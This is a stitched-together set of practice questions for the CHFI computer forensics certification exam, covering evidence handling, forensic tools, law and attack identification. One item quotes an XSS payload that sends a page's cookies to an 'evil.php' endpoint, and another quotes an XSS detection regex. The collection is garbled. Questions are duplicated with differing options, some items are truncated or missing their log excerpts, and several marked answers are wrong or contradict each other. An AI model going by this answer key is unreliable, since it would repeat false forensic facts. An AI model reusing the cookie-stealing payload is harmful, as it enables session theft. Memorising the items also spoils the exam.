117. To which phase of the computer forensics investigation process does “planning and budgeting of a forensics lab” belong?
- A. **Pre-investigation phase**
 - B. Reporting phase
 - C. Investigation phase
 - D. Post-investigation phase
118. An EC2 instance storing critical data of a company got infected with malware. The forensics team took the EBS volume snapshot of the affected instance to perform further analysis and collected other data of evidentiary value. What should be their next step?
- A. They should pause the running instance
 - B. They should keep the instance running as it stores critical data
 - C. They should terminate all instances connected via the same VPC
 - D. They should terminate the instance after taking necessary backup**
119. SO/IEC 17025 is an accreditation for which of the following:
- A. Chain of custody
 - B. Forensics lab licensing**
 - C. CHFI issuing agency
 - D. Encryption
120. When investigating a system, the forensics analyst discovers that malicious scripts were injected into benign and trusted websites. The attacker used a web application to send malicious code, in the form of a browser side script, to a different end-user. What attack was performed here?
- A. SQL injection attack
 - B. Brute-force attack
 - C. Cookie poisoning attack
 - D. Cross-site scripting attack**
121. This is a statement, other than one made by the declarant while testifying at the trial or hearing, offered in evidence to prove the truth of the matter asserted. Which among the following is suitable for the above statement?
- A. Hearsay rule**
 - B. Limited admissibility
 - C. Testimony by the accused
 - D. Rule 1001
122. Sally accessed the computer system that holds trade secrets of the company where she is employed. She knows she accessed it without authorization and all access (authorized and unauthorized) to this computer is monitored. To cover her tracks, Sally deleted the log entries on this computer. What among the following best describes her action?
- A. Anti-forensics**
 - B. Password sniffing
 - C. Network intrusion
 - D. Brute-force attack
123. Which “Standards and Criteria” under SWDGE states that “the agency must use hardware and software that are appropriate and effective for the seizure or examination procedure”?
- A. Standards and Criteria 1.5**

- B. Standards and Criteria 1.7
- C. Standards and Criteria 1.6
- D. Standards and Criteria 1.4

124. Adam is thinking of establishing a hospital in the US and approaches John, a software developer to build a site and host it for him on one of the servers, which would be used to store patient health records. He has learned from his legal advisors that he needs to have the server's log data reviewed and managed according to certain standards and regulations. Which of the following regulations are the legal advisors referring to?

- A. Payment Card Industry Data Security Standard (PCI DSS)
- B. Electronic Communications Privacy Act
- C. Data Protection Act of 2018
- D. Health Insurance Portability and Accountability Act of 1996 (HIPAA)**

125. Amber, a black hat hacker, has embedded a malware into a small enticing advertisement and posted it on a popular ad-network that displays across various websites. What is she doing?

- A. Compromising a legitimate site
- B. Click-jacking
- C. Spearphishing
- D. Malvertising**

126. Which of the following applications will allow a forensic investigator to track the user login sessions and user transactions that have occurred on an MS SQL Server?

- A. ApexSQL Audit**
- B. Event Log Explorer
- C. Notepad++
- D. netcat

127. Debbie has obtained a warrant to search a known pedophile's house. Debbie went to the house and executed the search warrant to seize digital devices that have been recorded as being used for downloading illicit images. She seized all digital devices except a digital camera. Why did she not collect the digital camera?

- A. The digital camera was not listed as one of the digital devices in the warrant**
- B. Debbie overlooked the digital camera because it is not a computer system
- C. The digital camera was old, had a cracked screen, and did not have batteries. Therefore, it could not have been used in a crime.
- D. The vehicle Debbie was using to transport the evidence was already full and could not carry more items

128. Data is striped at a byte level across multiple drives, and parity information is distributed among all member drives. What RAID level is represented here?

- A. RAID Level 5**
- B. RAID Level 3
- C. RAID Level 1
- D. RAID Level 0

129. During the course of his investigation, Vincent came across a situation where he needs to run a packet sniffing tool on a Linux-based machine to monitor the network traffic. Which tool should Vincent choose in this case?

130. Tony, an email marketing professional, is accused of enticing people to reveal their personal information such as banking credentials, credit card details, bank balance, etc., via phishing emails. What type of investigation will apply to Tony's case?

- A. Administrative
- B. None of these
- C. Criminal**
- D. Civil

131. In forensics, ___ are used to view stored or deleted data from both files and disk sectors.

- A. Hex editors**
- B. Hash algorithms
- C. Host interfaces
- D. SIEM tools

132. To understand the impact of a malicious program after the booting process and to collect recent information from the disk partition, an investigator should evaluate the content of the:

- A. MBR**
- B. UEFI
- C. BIOS
- D. GRUB

133. You are asked to build a forensic lab and your manager has specifically informed you to use copper for lining the walls, ceilings, and floor. What is the main purpose of lining the walls, ceilings, and floor with copper?

- A. To make the lab soundproof
- B. To control the room temperature
- C. To avoid electromagnetic emanations**
- D. To strengthen the walls, ceiling, and floor

134. The information security manager at a national legal firm has received several alerts from the intrusion detection system that a known attack signature was detected against the organization's file server. What should the information security manager do first?

- A. Disconnect the file server from the network**
- B. Update the anti-virus definitions on the file server
- C. Report the incident to senior management
- D. Manually investigate to verify that an incident has occurred

135. Which Linux command displays kernel ring buffers or information about device drivers loaded into the kernel?

- A. fsck
- B. grep
- C. dmesg**
- D. pgrep

136. The storage location of Recycle Bin for NTFS file systems (Windows Vista and later) is located at:

- a. Drive:\\$Recycle.Bin**
- b. Drive:\RECYCLER
- c. Drive:\REYCLED
- d. Drive:\RECYCLE.BIN

137. Harry has collected a suspicious executable file from an infected system and seeks to reverse its machine code to instructions written in assembly language. Which tool should he use for this purpose?

- a.Ollydbg
- b.HashCalc
- c.BinText
- d.oledump

- 1) Which of the following statements is true about SQL Server error logs?

Forensic investigator uses SQL Server Profiler to view error log files

SQL Server error logs record all the events that have occurred on the SQL Server and its databases

Error logs contain IP address of SQL Server client connections

Trace files record, user-defined events, and specific system events

- 2) Which of the following is a requirement for senders as per the CAN-SPAM act?

Emails must not contain information regarding how to stop receiving emails from the sender in future

Senders should never share their physical postal address in the email

Senders must use deceptive subject lines

Senders cannot use misleading or false header information

- 3) You are working as an independent computer forensics investigator and received a call from a system administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in the computer lab. When you arrive at the school, the system administrator hands you a hard drive and tells you that he made a "simple backup copy" of the hard drive in the PC and put it on this drive and requests that you examine the drive for evidence of the suspected images. You inform him that a "simple backup copy" will not provide deleted files or recover file fragments. In this scenario, what type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceedings? (**Correct absolutely**)

Robust copy

Incremental backup copy

Bit-stream copy

Full backup copy

C

- 4) Consider that you are investigating a machine running a Windows OS released prior to Windows Vista. You are trying to gather information about the deleted files by examining the master database file named INFO2 located at C:\Recycler\<USER SID>. You read an entry named "Dd5.exe." What does Dd5.exe mean?

D drive, fourth file deleted, a .exe file

D drive, fourth file restored, a .exe file

D drive, sixth file deleted, a .exe file

D drive, fifth file deleted, a .exe file

B

- 5) An International Mobile Equipment Identifier (IMEI) is a 15-digit number that indicates the manufacturer, model type, and country of approval for GSM devices. The first eight digits of an IMEI number, which provide information about the model and origin of the mobile device, are also known as:

Manufacturer identification code (MIC)

Type allocation code (TAC) (Correct)

Device origin code (DOC)

Integrated circuit code (ICC)

B

- 6) What is the extension used by Windows OS for shortcut files present on the machine?

.lnk

.pf

.dat

.log

- 7) Matthew has been assigned the task of analyzing a suspicious MS Office document via static analysis over an Ubuntu-based forensic machine. He wants to see what type of document it is, whether it is encrypted, or contains any flash objects/VBA macros. Which of the following python-based script should he run to get relevant information? (Correct absolutely)

oleform.py

oleid.py

oledir.py

pdfid.py

- 8) You are the incident response manager at a regional bank. While performing routine auditing of web application logs, you find several attempted login submissions that contain the following strings:

```
<SCRIPT type="text/javascript">  
var adr = '../evil.php?cakemonster=' + escape(document.cookie);  
</SCRIPT>
```

What kind of attack has occurred?

Buffer overflow

Cross-site scripting

Cross-site request forgery

SQL injection

- 9) Ronald, a forensic investigator, has been hired by a financial services organization to investigate an attack on their MySQL database server, which is hosted on a Windows machine named WIN-DTRAI83202X. Ronald wants to retrieve information on the changes that have been made to the database. Which of the following files should Ronald examine for this task?

relay-log.info

WIN-DTRAI83202Xslow.log

WIN-DTRAI83202X-bin.nnnnnn

WIN-DTRAI83202Xrelay-bin.index

- 10) During the course of his investigation, Vincent came across a situation where he needs to run a packet sniffing tool on a Linux-based machine to monitor the network traffic. Which tool should Vincent choose in this case? (Correct absolutely)

Tcpdump

Dumpli

CurrPorts

Balbuzard

- 11) Which of the following statements pertaining to First Response is true? (Correct absolutely)

First Response is a part of the pre-investigation phase

First Response is a part of the investigation phase

First Response is neither a part of pre-investigation phase nor a part of investigation phase. It only involves attending to a crime scene first and taking measures that assist forensic investigators in executing their tasks in the investigation phase more efficiently

First Response is a part of the post-investigation phase

12) Which of the following tools will allow a forensic investigator to acquire the memory dump of a suspect machine so that it may be investigated on a forensic workstation to collect evidentiary data like processes and Tor browser artifacts?

DB Browser SQLite

Bulk Extractor (Correct Answer)

Hex Editor

Belkasoft Live RAM Capturer and AccessData FTK Imager

13) One technique for hiding information is to change the file extension from the correct one to the one that might not be noticed by an investigator. For example, changing a .jpg extension to a .doc extension so that a picture file appears to be a document. What can an investigator examine to verify that a file has the correct extension?

The file allocation table

The file footer

The sector map

The file header

14) Which of the following attacks refers to unintentional download of malicious software via the Internet? Here, an attacker exploits flaws in browser software to install malware merely by the user visiting the malicious website.

Malvertising

Phishing

Internet relay chats

Drive-by downloads

15) Which of the following malware targets Android mobile devices and installs a backdoor that remotely installs applications from an attacker-controlled server?

xHelper (Correct Answer)

Unflood

Felix

XcodeGhost

16) An investigator is checking a Cisco firewall log that reads as follows:

Aug 21 2019 09:16:44: %ASA-1-106021: Deny ICMP reverse path check from 10.0.0.44 to 10.0.0.33 on interface outside

What does %ASA-1-106021 denote?

Mnemonic message

Type of traffic

Type of request

Firewall action

17) During an investigation, the first responders stored mobile devices in specific containers to provide network isolation. All the following are examples of such pieces of equipment, except for:

- A. Wireless StrongHold bag
- B. RF shield box
- C. Faraday bag
- D. **VirtualBox (Correct Answer)**

18) Cybercriminals sometimes use compromised computers to commit other crimes, which may involve using computers or networks to spread malware or illegal information. Which type of cybercrime stops users from using a device or network, or prevents a company from providing a software service to its customers? (**Absolutely Correct**)

Ransomware attack

Malware attack

Phishing

Denial-of-Service (DoS) attack

19) According to RFC 3227, which of the following is considered as the most volatile item on a typical system? (**Absolutely Correct**)

Archival media

Kernel statistics and memory

Registers and cache

Temporary system files

20) Data density of a disk drive is calculated by using ____ (Correct answer)

Track density, areal density, and bit density.

Track space, bit area, and slack space.

Track density, areal density, and slack density.

Slack space, bit density, and slack density.

21) Simona has written a regular expression for the detection of web application-specific attack attempt that reads as `/((\%3C)\|<)(\%2F)\|>*[a-z0-9\%]+((\%3E)\|>)/ix`. Which of the following does the part `((\%3E)\|>` look for?

Closing angle bracket or its hex equivalent

Opening angle bracket or its hex equivalent

Forward slash for a closing tag or its hex equivalent

Alphanumeric string or its hex equivalent

22) Recently, an internal web app that a government agency utilizes has become unresponsive. Betty, a network engineer for the government agency, has been tasked to determine the cause of the web application's unresponsiveness. Betty launches Wireshark and begins capturing the traffic on the local network. While analyzing the results, Betty noticed that a syn flood attack was underway. How did Betty know a syn flood attack was occurring?

Wireshark capture shows multiple SYN requests and ACK responses from single/multiple IP address(es)

Wireshark capture does not show anything unusual and the issue is related to the web application

Wireshark capture shows multiple SYN requests and RST responses from single/multiple IP address(es) (Correct Answer)

Wireshark capture shows multiple ACK requests and SYN responses from single/multiple IP address(es)

23) A forensic analyst has been tasked with investigating unusual network activity inside a retail company's network. Employees complain of not being able to access services, frequent rebooting, and anomalies in log files. The investigator requested log files from the IT administrator and after carefully reviewing them, he finds the following log entry:

What type of attack was performed on the companies' web application?

Directory transversal

Log tampering

SQL injection

Unvalidated input

- 24) What command-line tool enables forensic investigator to establish communication between an Android device and a forensic workstation in order to perform data acquisition from the device? (**Absolutely Correct**)

Android Debug Bridge

Xcode

SDK Manager

APK Analyzer

- 25) Which standard is used during a judicial trial to assess whether an expert witness's scientific testimony is based on scientifically valid reasoning that can adequately be applied (admissible) to the facts under consideration?

Dunn Standard

Daubert Standard

Carmichael Standard

Joiner Standard

- 26) Edgar is part of the FBI's forensic media and malware analysis team; he is analyzing a current malware and is conducting a thorough examination of the suspect system, network, and other connected devices. Edgar's approach is to execute the malware code to know how it interacts with the host system and its impacts on it. He is also using a virtual machine and a sandbox environment.

What type of malware analysis is Edgar performing?

VirusTotal analysis

Malware disassembly

Static analysis

Dynamic malware analysis/behavioral analysis

- 27) You are an information security analyst for a national retain chain. The organization has a web server which provides customer reports to internal users for marketing purposes. You are analyzing IIS logs on the web server and find the following log entry:

#Software: Microsoft Internet Information Services 7.5

#Version 1.0

```
#Date 2020-04-28 11:50:54
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip
          cs(User-Agent) sc-status sc-substatus sc-win32-status time-taken
2020-04-28 11:50:54 192.168.1.39 GET /Data/Files/customer_report.xlsx 80 -
192.168.1.200/Mozilla/5.0+(Macintosh;+Intel+Mac+OS+X+10_7_2)
+AppleWebKit/535.51.22+(KHTML,+like+Gecko)+Version/5.1.1
+Safari/534.51.22 200 0 0 54
```

Based on the contents of this log entry, what occurred?

A user at IP address 192.168.1.39 requested the customer_report.xlsx file and the web server at IP address 192.168.1.200 processed the request

A user at IP address 192.168.1.39 requested the customer_report.xlsx file and the web server at IP address 192.168.1.200 failed to process the request

A user at IP address 192.168.1.200 requested the customer_report.xlsx file and the web server at IP address 192.168.1.39 processed the request

A user at IP address 192.168.1.200 requested the customer_report.xlsx file and the web server at IP address 192.168.1.39 failed to process the request

28. What do you call the process of studying the changes that have taken place across a system or a machine after a series of actions or incidents?
- A. Host integrity monitoring
 - B. Start-up programs monitoring
 - C. System baselining**
 - D. Windows services monitoring
29. Adam is thinking of establishing a hospital in the US and approaches John, a software developer to build a site and host it for him on one of the servers, which would be used to store patient health records. He has learned from his legal advisors that he needs to have the server's log data reviewed and managed according to certain standards and regulations. Which of the following regulations are the legal advisors referring to?
- A. Payment Card Industry Data Security Standard (PCI DSS)
 - B. Electronic Communications Privacy Act
 - C. Data Protection Act of 2018
 - D. Health Insurance Portability and Accountability Act of 1996 (HIPAA)**
30. Frank, a cloud administrator in his company, needs to take backup of the OS disks of two Azure VMs that store business-critical data. Which type of Azure blob storage can he use for this purpose?
- A. block blob**

- B. Page blob
 - C. Append blob
 - D. Medium blob
31. For the purpose of preserving the evidentiary chain of custody, which of the following labels is not appropriate?

Relevant circumstances surrounding the collection

- Exact location the evidence was collected from
- SSN of the person collecting the evidence
- General description of the evidence

1. A computer forensics investigator or forensic analyst is a specially trained professional who works with law enforcement as well as private businesses to retrieve information from computers and other types of data storage devices. For this, the analyst should have an excellent working knowledge of all aspects of the computer. Which of the following is not a duty of the analyst during a criminal investigation? **(Confirm)**
 - A. To enforce the security of all devices and software in the scene
 - B. To recover data from suspect devices
 - C. **To dismantle and rebuild the system when the data is damaged**
 - D. To fill the chain of custody
2. A clothing company has recently deployed a website on its latest product line to increase its conversion rate and base of customers. Andrew, the network administrator recently appointed by the company, has been assigned with the task of protecting the website from intrusion and vulnerabilities. Which of the following tool should Andrew consider deploying in this scenario? **(Confirm)**
 - A. CryptaPix
 - B. Kon-Boot
 - C. Recuva
 - D. **ModSecurity**
3. Which tool allows dumping the contents of process memory without stopping the process? **(Confirm)**
 - A. psdump.exe
 - B. **pmdump.exe**
 - C. pdump.exe
 - D. processdump.exe

4. At a trading organization, three employees received email from a senior official at ABC bank asking them to urgently fill customer-specific details at the bank's website. As the organization already has a partnership with the bank, all the employees visited the website and updated customer-related information, such as their bank account details, confidential documents, and credit card information. After a day, all the concerned customers complained that large amount of money has been spent using their credit cards and they cannot log into their bank accounts. What kind of attack is this? (Confirm)
- A. Spear phishing
 - B. Mail bombing
 - C. Email spamming
 - D. Whaling
5. After a successful data exfiltration attack against your organization, you are conducting an internal investigation and suspect a significant portion of evidence exists on an end-user's personal laptop. You want to be sure not to tip-off the laptop's owner that an investigation is being conducted. What is the best option to obtain the evidence? (Confirm)
- A. Confiscate the laptop
 - B. Obtain a search warrant
 - C. Obtain a subpoena
 - D. Request the laptop owner to voluntarily surrender it
6. For the purpose of preserving the evidentiary chain of custody, which of the following labels is not appropriate? (Confirm)
- A. Relevant circumstances surrounding the collection
 - B. Exact location the evidence was collected from
 - C. General description of the evidence
 - D. SSN of the person collecting the evidence
7. Frank, a cloud administrator in his company, needs to take backup of the OS disks of two Azure VMs that store business-critical data. Which type of Azure blob storage can he use for this purpose? (Confirm)
- E. Block blob
 - F. Page blob
 - G. Append blob
 - H. Medium blob
8. Smith, a network administrator with a large MNC, was the first to arrive at a suspected crime scene involving criminal use of compromised computers. What should be his first response while maintaining the integrity of evidence? (Confirm)
- A. Switch-off the systems and carry them to the laboratory
 - B. Open the systems, remove the hard disk and secure it
 - C. Perform data acquisition without disturbing the state of the systems
 - D. Record the system state by taking photographs of physical system and the display

9. Web browsers can store relevant information from user activities. Forensic investigators may retrieve files, lists, access history, cookies, among other digital footprints. Which tool can contribute to this task? (Confirm)
- Google Chrome Recovery Utility
 - Most Recently Used (MRU) list
 - MZCacheView
 - Task Manager
10. What does Locard's Exchange Principle state? (Confirm)
- Forensic investigators face many challenges during forensics investigation of a digital crime, such as extracting, preserving, and analyzing the digital evidence
 - Anyone, or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave
 - Digital evidence must have some characteristics to be disclosed in the court of law
 - Any information of probative value that is either stored or transmitted in a digital form
11. Which of the following Windows event logs record events related to device drives and hardware changes? (Confirm)
- Application log
 - Security log
 - Forwarded events log
 - System log
12. Disk cleanup Before accessing digital evidence from victims, witnesses, or suspects, on their electronic devices, what should the investigator do first to respect legal privacy requirements? (Confirm)
- Obtain a formal written consent to search
 - Protect the device against external communication
 - Remove the battery or turn-off the device
 - Notify the fact to the local authority or employer
13. A forensic analyst has been tasked with investigating unusual network activity inside a retail company's network. (Question is not Clear)
- Employees complain of not being able to access services,
 - frequent rebooting, and anomalies in log files.
 - The investigator requested log files from the IT administrator and after carefully reviewing them,
 - he finds the following log entry
14. During a forensic investigation, a large number of files were collected. The investigator needs to evaluate ownership and accountability of those files. Therefore, he begins to identify attributes such as "author name," "organization name," "network name," or any additional supporting data that is meant for the owner's identification purpose. Which term describes these attributes? (Confirm)
- Data header

- B. Data index
 - C. Metadata
 - D. Metabase
15. Jacob, a cybercrime investigator, joined a forensics team to participate in a criminal case involving digital evidence. After the investigator collected all the evidence and presents it to the court, the judge dropped the case and the defense attorney pressed charges against Jacob and the rest of the forensics team for unlawful search and seizure. What forensics privacy issue was not addressed prior to collecting the evidence? (Confirm)
- A. Compliance with the Third Amendment of the U.S. Constitution
 - B. Compliance with the Second Amendment of the U.S. Constitution
 - C. None of these
 - D. Compliance with the Fourth Amendment of the U.S. Constitution
16. You are an information security analyst at a large pharmaceutical company. While performing a routine review of audit logs, you have noticed a significant amount of egress traffic to various IP addresses on destination port 22 during off-peak hours. You researched some of the IP addresses and found that many of them are in Eastern Europe. What is the most likely cause of this traffic?
- A. Malicious software on internal system is downloading research data from partner SFTP servers in Eastern Europe
 - B. Data is being exfiltrated by an advanced persistent threat (APT)
 - C. The organization's primary internal DNS server has been compromised and is performing DNS zone transfers to malicious external entities
 - D. Internal systems are downloading automatic Windows updates
17. Place the following in order of volatility from most volatile to the least volatile. (Confirm)
- A. Register and cache, temporary file systems, routing tables, disk storage, archival media
 - B. Registers and cache, routing tables, temporary file systems, archival media, disk storage
 - C. Registers and cache, routing tables, temporary file systems, disk storage, archival media
 - D. Archival media, temporary file systems, disk storage, archival media, register and cache
18. Fred, a cybercrime investigator for the FBI, finished storing a solid-state drive in a static resistant bag and filled out the chain of custody form.
- A. Two days later, John grabbed the solid-state drive and created a clone of it (with write blockers enabled) in order to investigate the drive.
 - B. He did not document the chain of custody though.
 - C. When John was finished, he put the solid-state drive back in the static resistant and placed it back in the evidence locker.
 - D. A day later, the court trial began and upon presenting the evidence and the supporting documents, the chief justice outright rejected them.
19. Which of the following statements strongly support the reason for rejecting the evidence? (Confirm) (Comment: I think this question is not complete)
- A. John did not document the chain of custody
 - B. Block clones cannot be creating.
20. What do you call the process of studying the changes that have taken place across a system or a machine after a series of actions or incidents? (Confirm)
- E. Host integrity monitoring

- F. Start-up programs monitoring
 - G. System baselining
 - H. Windows services monitoring
21. The Recycle Bin exists as a metaphor for throwing files away, but it also allows a user to retrieve and restore files. Once the file is moved to the Recycle Bin, a record is added to the log file that exists in the Recycle Bin. Which of the following files contains records that correspond to each deleted file in the Recycle Bin? (Confirm)
- A. INFO1
 - B. LOGINFO2
 - C. INFO2
 - D. LOGINFO1
22. Matthew has been assigned the task of analyzing a suspicious MS Office document via static analysis over an Ubuntu-based forensic machine. He wants to see what type of document it is, whether it is encrypted, or contains any flash objects/VBA macros. Which of the following python -based script should he run to get relevant information?
- A. oleid.py
 - B. oledir.py
 - C. oleform.py
 - D. pdfid.py
23. Rule 1002 of Federal Rules of Evidence (US) talks about __ (Confirm)
- A. Admissibility of original
 - B. Admissibility of other evidence of contents
 - C. Admissibility of duplicates
 - D. Requirement of original
24. Adam is thinking of establishing a hospital in the US and approaches John, a software developer to build a site and host it for him on one of the servers, which would be used to store patient health records. He has learned from his legal advisors that he needs to have the server's log data reviewed and managed according to certain standards and regulations. Which of the following regulations are the legal advisors referring to? (Confirm)
- E. Electronic Communications Privacy Act
 - F. Data Protection Act of 2018
 - G. Health Insurance Portability and Accountability Act of 1996 (HIPAA)
25. Which of the following applications will allow a forensic investigator to track the user login sessions and user transactions that have occurred on an MS SQL Server? (Confirm)
- A. ApexSQL Audit
 - B. Event Log Explorer
 - C. Notepad++
 - D. netcat
26. Debbie has obtained a warrant to search a known pedophile's house. Debbie went to the house and executed the search warrant to seize digital devices that have been recorded as being used for downloading illicit images. She seized all digital devices except a digital camera. Why did she not collect the digital camera? (Confirm)
- A. The digital camera was not listed as one of the digital devices in the warrant
 - B. Debbie overlooked the digital camera because it is not a computer system

- C. The digital camera was old, had a cracked screen, and did not have batteries. Therefore, it could not have been used in a crime.
 - D. The vehicle Debbie was using to transport the evidence was already full and could not carry more items
27. To understand the impact of a malicious program after the booting process and to collect recent information from the disk partition, an investigator should evaluate the content of the: **(Confirm)**
- A. MBR
 - B. UEFI
 - C. BIOS
 - D. GRUB

ECCouncil 312-49



Computer Hacking Forensic Investigator
Version: 3.0

QUESTION NO: 1

When an investigator contacts by telephone the domain administrator or controller listed by a Who is lookup to request all e-mails sent and received for a user account be preserved, what U.S.C. statute authorizes this phone call and obligates the ISP to preserve e-mail records?

A.
Title 18, Section 1030

B.
Title 18, Section 2703(d)

C.
Title 18, Section Chapter 90

D.
Title 18, Section 2703(f)

Answer: D

Explanation:

QUESTION NO: 2

If you come across a sheepdip machine at your client site, what would you infer?

A.
A sheepdip coordinates several honeypots

B.
A sheepdip computer is another name for a honeypot

C.
A sheepdip computer is used only for virus-checking.

D.
A sheepdip computer defers a denial of service attack

Answer: C

Explanation:

QUESTION NO: 3

In a computer forensics investigation, what describes the route that evidence takes from the time you find it until the case is closed or goes to court?

- A.**
rules of evidence
- B.**
law of probability
- C.**
chain of custody
- D.**
policy of separation

Answer: C

Explanation:

QUESTION NO: 4

How many characters long is the fixed-length MD5 algorithm checksum of a critical system file?

- A.**
128
- B.**
64
- C.**
32
- D.**
16

Answer: C

Explanation:

QUESTION NO: 5

You are working on a thesis for your doctorate degree in Computer Science. Your thesis is based on HTML, DHTML, and other web-based languages and how they have evolved over the years.

You navigate to archive.org and view the HTML code of news.com. You then navigate to the current news.com website and copy over the source code. While searching through the code, you come across something abnormal: What have you found?

- A.**
Web bug
- B.**
CGI code
- C.**
Trojan.downloader
- D.**
Blind bug

Answer: A

Explanation:

QUESTION NO: 6

You are using DriveSpy, a forensic tool and want to copy 150 sectors where the starting sector is 1709 on the primary hard drive. Which of the following formats correctly specifies these sectors?

- A.**
0:1000, 150
- B.**
0:1709, 150
- C.**
1:1709, 150
- D.**
0:1709-1858

Answer: B

Explanation:

QUESTION NO: 7

A honey pot deployed with the IP 172.16.1.108 was compromised by an attacker. Given below is an excerpt from a Snort binary capture of the attack. Decipher the activity carried out by the attacker by studying the log. Please note that you are required to infer only what is explicit in the excerpt.

(Note: The student is being tested on concepts learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.)

03/15-20:21:24.107053 211.185.125.124:3500 -> 172.16.1.108:111

TCP TTL:43 TOS:0x0 ID:29726 IpLen:20 DgmLen:52 DF

A Seq: 0x9B6338C5 Ack: 0x5820ADD0 Win: 0x7D78 TcpLen: 32

TCP Options (3) => NOP NOP TS: 23678634 2878772

03/15-20:21:24.452051 211.185.125.124:789 -> 172.16.1.103:111

UDP TTL:43 TOS:0x0 ID:29733 IpLen:20 DgmLen:84

Len: 64

01 0A 8A 0A 00 00 00 00 00 00 00 00 02 00 01 86 A0

00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 01 86 B8 00 00 00 01

00 00 00 11 00 00 00 00

03/15-20:21:24.730436 211.185.125.124:790 -> 172.16.1.103:32773

UDP TTL:43 TOS:0x0 ID:29781 IpLen:20 DgmLen:1104

Len: 1084

47 F7 9F 63 00 00 00 00 00 00 00 00 02 00 01 86 B8

A.

The attacker has conducted a network sweep on port 111.

B.

The attacker has scanned and exploited the system using Buffer Overflow

C.

The attacker has used a Trojan on port 32773

D.

The attacker has installed a backdoor

Answer: A

Explanation:

QUESTION NO: 8

The newer Macintosh Operating System is based on:

A.

OS/2

B.

BSD Unix

C.

Linux

D.

MicrosoftWindows

Answer: B

Explanation:

QUESTION NO: 9

Before you are called to testify as an expert, what must an attorney do first?

A.

engage in damage control

B.

prove that the tools you used to conduct your examination are perfect

C.

read your curriculum vitae to the jury

- D.
qualify you as an expert witness

Answer: D

Explanation:

QUESTION NO: 10

You are contracted to work as a computer forensics investigator for a regional bank that has four 30 TB storage area networks that store customer data.

What method would be most efficient for you to acquire digital evidence from this network?

- A.
create a compressed copy of the file with DoubleSpace
- B.
create a sparse data copy of a folder or file
- C.
make a bit-stream disk-to-image file
- D.
make a bit-stream disk-to-disk file

Answer: C

Explanation:

QUESTION NO: 11

You are working for a large clothing manufacturer as a computer forensics investigator and are called in to investigate an unusual case of an employee possibly stealing clothing designs from the company and selling them under a different brand name for a different company. What you discover during the course of the investigation is that the clothing designs are actually original products of the employee and the company has no policy against an employee selling his own designs on his own time. The only thing that you can find that the employee is doing wrong is that his clothing design incorporates the same graphic symbol as that of the company with only the wording in the graphic being different. What area of the law is the employee violating?

- A.**
trademark law
- B.**
copyright law
- C.**
printright law
- D.**
brandmark law

Answer: A

Explanation:

QUESTION NO: 12

What file structure database would you expect to find on floppy disks?

- A.**
NTFS
- B.**
FAT32
- C.**
FAT16
- D.**
FAT12

Answer: D

Explanation:

QUESTION NO: 13

What type of attack occurs when an attacker can force a router to stop forwarding packets by flooding the router with many open connections simultaneously so that all the hosts behind the router are effectively disabled?

- A.**
digital attack
- B.**
denial of service
- C.**
physical attack
- D.**
ARP redirect

Answer: B

Explanation:

QUESTION NO: 14

When examining a file with a Hex Editor, what space does the file header occupy?

- A.**
the last several bytes of the file
- B.**
the first several bytes of the file
- C.**
none, file headers are contained in the FAT
- D.**
one byte at the beginning of the file

Answer: D

Explanation:

QUESTION NO: 15

In the context of file deletion process, which of the following statement holds true?

- A.**
When files are deleted, the data is overwritten and the cluster marked as available

B.

The longer a disk is in use, the less likely it is that deleted files will be overwritten

C.

While booting, the machine may create temporary files that can delete evidence

D.

Secure delete programs work by completely overwriting the file in one go

Answer: C

Explanation:

QUESTION NO: 16

A suspect is accused of violating the acceptable use of computing resources, as he has visited adult websites and downloaded images. The investigator wants to demonstrate that the suspect did indeed visit these sites. However, the suspect has cleared the search history and emptied the cookie cache. Moreover, he has removed any images he might have downloaded. What can the investigator do to prove the violation?

A.

Image the disk and try to recover deleted files

B.

Seek the help of co-workers who are eye-witnesses

C.

Check the Windows registry for connection data (you may or may not recover)

D.

Approach the websites for evidence

Answer: A

Explanation:

QUESTION NO: 17

A(n) _____ is one that's performed by a computer program rather than the attacker manually performing the steps in the attack sequence.

- A.**
blackout attack
- B.**
automated attack
- C.**
distributed attack
- D.**
central processing attack

Answer: B

Explanation:

QUESTION NO: 18

The offset in a hexadecimal code is:

- A.**
The last byte after the colon
- B.**
The 0x at the beginning of the code
- C.**
The 0x at the end of the code
- D.**
The first byte after the colon

Answer: B

Explanation:

QUESTION NO: 19

It takes _____ mismanaged case/s to ruin your professional reputation as a computer forensics examiner?

A.

by law, three

B.

quite a few

C.

only one

D.

at least two

Answer: C

Explanation:

QUESTION NO: 20

With the standard Linux second extended file system (Ext2fs), a file is deleted when the inode internal link count reaches _____.

A.

0

B.

10

C.

100

D.

1

Answer: A

Explanation:

QUESTION NO: 21

When examining the log files from a Windows IIS Web Server, how often is a new log file created?

A.

the same log is used at all times

B.

a new log file is created everyday

C.

a new log file is created each week

D.

a new log is created each time the Web Server is started

Answer: A

Explanation:

QUESTION NO: 22

Which part of the Windows Registry contains the user's password file?

A.

HKEY_LOCAL_MACHINE

B.

HKEY_CURRENT_CONFIGURATION

C.

HKEY_USER

D.

HKEY_CURRENT_USER

Answer: A

Explanation:

QUESTION NO: 23

An employee is attempting to wipe out data stored on a couple of compact discs (CDs) and digital video discs (DVDs) by using a large magnet. You inform him that this method will not be effective in wiping out the data because CDs and DVDs are _____ media used to store large amounts of data and are not affected by the magnet.

A.

logical

B.

anti-magnetic

C.

magnetic

D.

optical

Answer: D

Explanation:

QUESTION NO: 24

Lance wants to place a honeypot on his network. Which of the following would be your recommendations?

A.

Use a system that has a dynamic addressing on the network

B.

Use a system that is not directly interacting with the router

C.

Use it on a system in an external DMZ in front of the firewall

D.

It doesn't matter as all replies are faked

Answer: D

Explanation:

QUESTION NO: 25

What does the acronym POST mean as it relates to a PC?

A.

Primary Operations Short Test

B.

PowerOn Self Test

C.

Pre Operational Situation Test

D.

Primary Operating System Test

Answer: B

Explanation:

QUESTION NO: 26

Which legal document allows law enforcement to search an office, place of business, or other locale for evidence relating to an alleged crime?

A.

bench warrant

B.

wire tap

C.

subpoena

D.

search warrant

Answer: D

Explanation:

QUESTION NO: 27

You are working as an investigator for a corporation and you have just received instructions from your manager to assist in the collection of 15 hard drives that are part of an ongoing investigation.

